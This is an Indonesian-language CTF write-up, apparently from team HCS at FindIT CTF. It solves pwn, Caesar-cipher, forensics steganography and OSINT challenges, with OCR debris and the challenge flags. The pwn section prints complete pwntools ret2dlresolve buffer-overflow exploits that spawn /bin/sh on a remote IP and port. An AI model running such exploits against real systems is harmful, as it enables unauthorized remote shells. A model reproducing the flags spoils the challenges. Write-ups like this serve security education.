context.terminal = ["tmux", "splitw", "-h"]
host, port = '103.191.63.187', 5000 # <-- change this

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)
    dlresolve = Ret2dlresolvePayload(elf, symbol='system', args=['/bin/sh'])

    offset = 1036
```

Part of HCS

```python
    rop.raw(b'A' * offset)
    rop.gets(dlresolve.data_addr)
    rop.ret2dlresolve(dlresolve)

    rop.dump()

    io.sendline(rop.chain())
    io.sendline(dlresolve.payload)

    io.interactive()

if __name__ == '__main__':
    exploit()
```




Part of HCS


Everything Machine 2.0 🩸

Flag: FindITCTF{Pl3as3_3x!t_th3_pl4tf0rm}

Modal ganti offset langsung bisa 😂

Yak ini sama aja, ada buffer overflow juga. Pake teknik yang sama juga yaitu ret2dlresolve juga masih bisa karena no canary dan no PIE. Intinya solver sama, ganti offset doang.






Part of HCS


Berikut solver:

```
#!/usr/bin/python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './everything4' # <-- change this
elf = context.binary = ELF(exe, checksec=True)
# libc = '/lib/i386-linux-gnu/libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = '103.191.63.187', 5001 # <-- change this

def initialize(argv=[]):
   if args.GDB:
       return gdb.debug([exe] + argv, gdbscript=gdbscript)
   elif args.REMOTE:
       return remote(host, port)
   else:
       return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================
def exploit():
   global io
   io = initialize()
   rop = ROP(exe)
   dlresolve = Ret2dlresolvePayload(elf, symbol='system',
args=['/bin/sh'])

   offset = 2036
   rop.raw(b'A' * offset)
   rop.gets(dlresolve.data_addr)
   rop.ret2dlresolve(dlresolve)

   io.sendline(rop.chain())
```

```
    io.sendline(dlresolve.payload)

    io.interactive()

if __name__ == '__main__':
    exploit()
```



First blood btw 🩸😋



Part of HCS

Cryptography

How to Decrypt

Flag: FindITCTF{wh4t_d03s_C43s4r_Do_57hjgnvd8t5}

Diberikan potongan enkripsi julius caesar sebagai berikut:

```
def caesar_encrypt(plaintext):
    ciphertext = ""
    for char in plaintext:
        if char.isalpha():
            ascii_offset = ord('A') if char.isupper() else ord('a')
            encrypted_char = chr((ord(char) - ascii_offset + 4) % 26 +
ascii_offset)
            ciphertext += encrypted_char
        else:
            ciphertext += char
    return ciphertext
```

dan encrypted plaintext sebagai berikut:
JmrhMXGXJ{al4x_h03w_G43w4v_Hs_57lnkrzh8x5}

Berikut adalah kode yang digunakan untuk dekripsinya:

```
def caesar_decrypt(ciphertext):
    plaintext = ""
    for char in ciphertext:
        if char.isalpha():
            ascii_offset = ord('A') if char.isupper() else ord('a')
            decrypted_char = chr((ord(char) - ascii_offset - 4) % 26 +
ascii_offset)
            plaintext += decrypted_char
        else:
            plaintext += char
    return plaintext

print(caesar_decrypt('JmrhMXGXJ{al4x_h03w_G43w4v_Hs_57lnkrzh8x5}'))
#FindITCTF{wh4t_d03s_C43s4r_Do_57hjgnvd8t5}
```

Forensics

bagas dribble


Flag: FindITCTF{j4ngG4r_4nD_b4g4s_L0v3_t0_dr1bbl3_4cgV9}


“Janggar gets a file from a mysterious person. The person wants him to find the truth behind the file.”

Problem ini memberikan satu zip, bagas_dribble yang jika diextract berisi folder bagas dribble yang didalamnya ada image bagas-dribble.

—— bagas dribble
    —— bagas-dribble

Seperti chall image steganography pada umumnya, saya pertama membuka ghex untuk melihat hex dari image tersebut, karena tidak ada hal yang aneh dari gambar bagas-dribble sendiri. Ternyata, flag disembunyikan di dalam image dengan sangat jelas :)


bagas-dribble - GHex
File Edit View Windows Help
Signed 8 bit: -1
Signed 32 bit: -520103681
Hexadecimal: FF
Unsigned 8 bit: 255
Unsigned 32 bit: 3774863615
Octal: 377
Signed 16 bit: -9985
Signed 64 bit: 5064878326892452095
Binary: 11111111
Unsigned 16 bit: 55551
Unsigned 64 bit: 5064878326892452095
Stream Length: 8
Float 32 bit: -1.474861e+20
Float 64 bit: 4.129770e+30
Show unsigned and float as hexadecimal
eternity@Eternity-14ALC6: ~/Downloads/ctf/bagas dribble
eternity@Eternity-14ALC6:~/Downloads/ctf/bagas dribble$ ghex bagas-dribble
eternity@Eternity-14ALC6:~/Downloads/ctf/bagas dribble$ ghex bagas-dribble


bagas-dribble - GHex
File Edit View Windows Help
Signed 8 bit: -118
Signed 32 bit: 615496842
Hexadecimal: 8A
Unsigned 8 bit: 138
Unsigned 32 bit: 615496842
Octal: 212
Signed 16 bit: -17270
Signed 64 bit: 5324795523850288266
Binary: 10001010
Unsigned 16 bit: 48266
Unsigned 64 bit: 5324795523850288266
Stream Length: 8
Float 32 bit: 7.621355e-17
Float 64 bit: 9.807541e+47
Show little endian decoding
Show unsigned and float as hexadecimal
Offset: 0x1811B

Part of HCS

File Kosong


Flag: FindITCTF{K0K_F1l3ny4_K050ng_s1H?_f73ghyg478}

“Joe Biden mendapatkan sebuah file dari Vladimir Putin. Akan tetapi, setelah dibuka Joe Biden, filenya ternyata kosong. Bantulah Joe Biden untuk menemukan pesannya.”


Problem ini memberikan satu file zip, file_kosong yang jika diextract berisi folder file kosong yang didalamnya ada flag.txt.

── file kosong


─ flag.txt



Ketika membuka flag.txt menggunakan gedit, flag.txt ternyata “kosong”. Namun saat dibuka menggunakan vscode, maka muncul titik-titk yang menandakan perbedaan whitespace yang dipakai.



Setelah ini, dilakukan decryption secara manual yang menghasilkan:
010001100110100101101110011001000100100101010100010000110101010001000110011
110110100101100110000001001011010111110100011000110001011011000011001101101 11
0011110010011010001011111010010110011000000110101001100000110111001100111010
1111101110011001100010100100000111111010111110110011000110111001100110110011 1
0110100001111001011001110011010000110111001110000 1111101
yang menghasilkan flag jika di decode.



Part of HCS


Image Cropper

Flag: FindITCTF{d0nt_t12ust_l1b!!_ch3ck_th3_s0urce_c0d3_1ma0_44928}

Diberikan sebuah file audio dan file python script untuk menyembunyikan data pada image dan encode channel dari pixel menjadi sebuah file audio. tugas kita ada mereverse supaya bisa mendapatkan kembali plain textnya. Berikut adalah kode yang kami gunakan untuk melakukan reverse dari audio ke text awal:

```
from PIL import Image
import numpy as np
import scipy.io.wavfile as wavfile
import base64

def extract(audio_path):
    rate, signal = wavfile.read(audio_path)
    signal = signal.astype(np.float32)
    signal = signal.reshape((-1, 3))

    red_channel = np.round((signal[:, 0] + 1) / 2 * 255).astype(np.uint8)
    green_channel = np.round((signal[:, 1] + 1) / 2 * 255).astype(np.uint8)
    blue_channel = np.round((signal[:, 2] + 1) / 2 * 255).astype(np.uint8)

    binary_data = ''
    for red, green, blue in zip(red_channel, green_channel, blue_channel):
        binary_data += '1' if red % 2 == 1 else '0'
        binary_data += '1' if green % 2 == 1 else '0'
        binary_data += '1' if blue % 4 >= 2 else '0'

    text_length = int(binary_data[:16], 2)
    binary_text = binary_data[16:16+text_length]

    text = ''.join(chr(int(binary_text[i:i+8], 2)) for i in range(0,
len(binary_text), 8))
    decoded = base64.b64decode(text.encode()).decode()
    return decoded

print(extract("encoded.wav"))
```

Part of HCS


app.js ...\login_dulu_dist
source.py ...\your_journey 2
hidden.py
img_cropper.py
img_decoder.py
FORENSIC > image cropper > image cropper > img_decoder.py > ...
def extract(audio_path):
binary_data += '1' if green % 2 == 1 else '0'
binary_data += '1' if blue % 4 >= 2 else '0'
text_length = int(binary_data[:16], 2)
binary_text = binary_data[16:16+text_length]
text = ''.join(chr(int(binary_text[i:i+8], 2)) for i in range(0, len(binary_text), 8))
decoded = base64.b64decode(text.encode()).decode()
return decoded
print(extract("encoded.wav"))
PROBLEMS 3
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
PS C:\Alfas\3_CTF_And_Pentes\FINDIT\FORENSIC\image cropper\image cropper> & C:/Users/ALFA/AppData/Local/Microsoft/WindowsApps/python3.10.exe "c:/Alfas/3_CTF_And_Pentes/FINDIT/FORENSIC/image cropper/image cropper/img_decoder.py"
FindITCTF{d0nt_t12ust_l1b!!_ch3ck_th3_s0urce_c0d3_1ma0_44928}
PS C:\Alfas\3_CTF_And_Pentes\FINDIT\FORENSIC\image cropper\image cropper>

Part of HCS

OSINT

screenshot

Flag: FindITCTF{custom-prefix-1.jpg}

“One day, Asep wanted to contact me via a popular social media platform in Indonesia. However, he found something intriguing and took a screenshot: he discovered many Suzuki cars in there. He asked me to find the name among them that has the date "2024-03-13 05:58" FLAG = FindITCTF{NAME}”


Hints:

1. Sometimes you should "twist" your brain
2. website medsos populer di indonesia tapi perhatikan clue sebelumnya 👍
3. Mungkinkah Asep salah ketik di keyboard dia? pantas saja perusahaan besar banyak beli domain untuk 1 produk saja. Jika saja aku tahu Asep ada dimana mungkin sudah bisa kutebak pertanyaan dia 😭.
4. ga ada hubungan sama sekali dengan pribadi manapun
5. Mungkin saja abang elceef bisa membantu kita dengan tools dia :(

Problem ini memberikan satu file zip, screenshot yang jika diextract berisi folder screenshot yang didalamnya ada image.png.

── screenshot


─ image.png



Name	Last Modified	Size
app	2024-03-17 17:00	-
bootstrap	2024-04-29 07:24	-
cgi-bin	2024-04-17 01:18	-
config	2024-04-28 04:02	-
database	2024-02-13 02:23	-
public	2024-04-28 13:37	-
resources	2024-02-13 02:23	-
routes	2024-04-28 06:28	-
storage	2024-02-13 02:23	-
tests	2024-04-28 13:27	-
vendor	2024-04-28 19:39	-
artisan	2024-02-13 02:23	4k
composer.json	2024-03-17 17:17	4k
composer.lock	2024-03-17 17:17	376k
package.json	2024-02-13 02:23	4k
php.ini	2024-04-28 03:22	4k
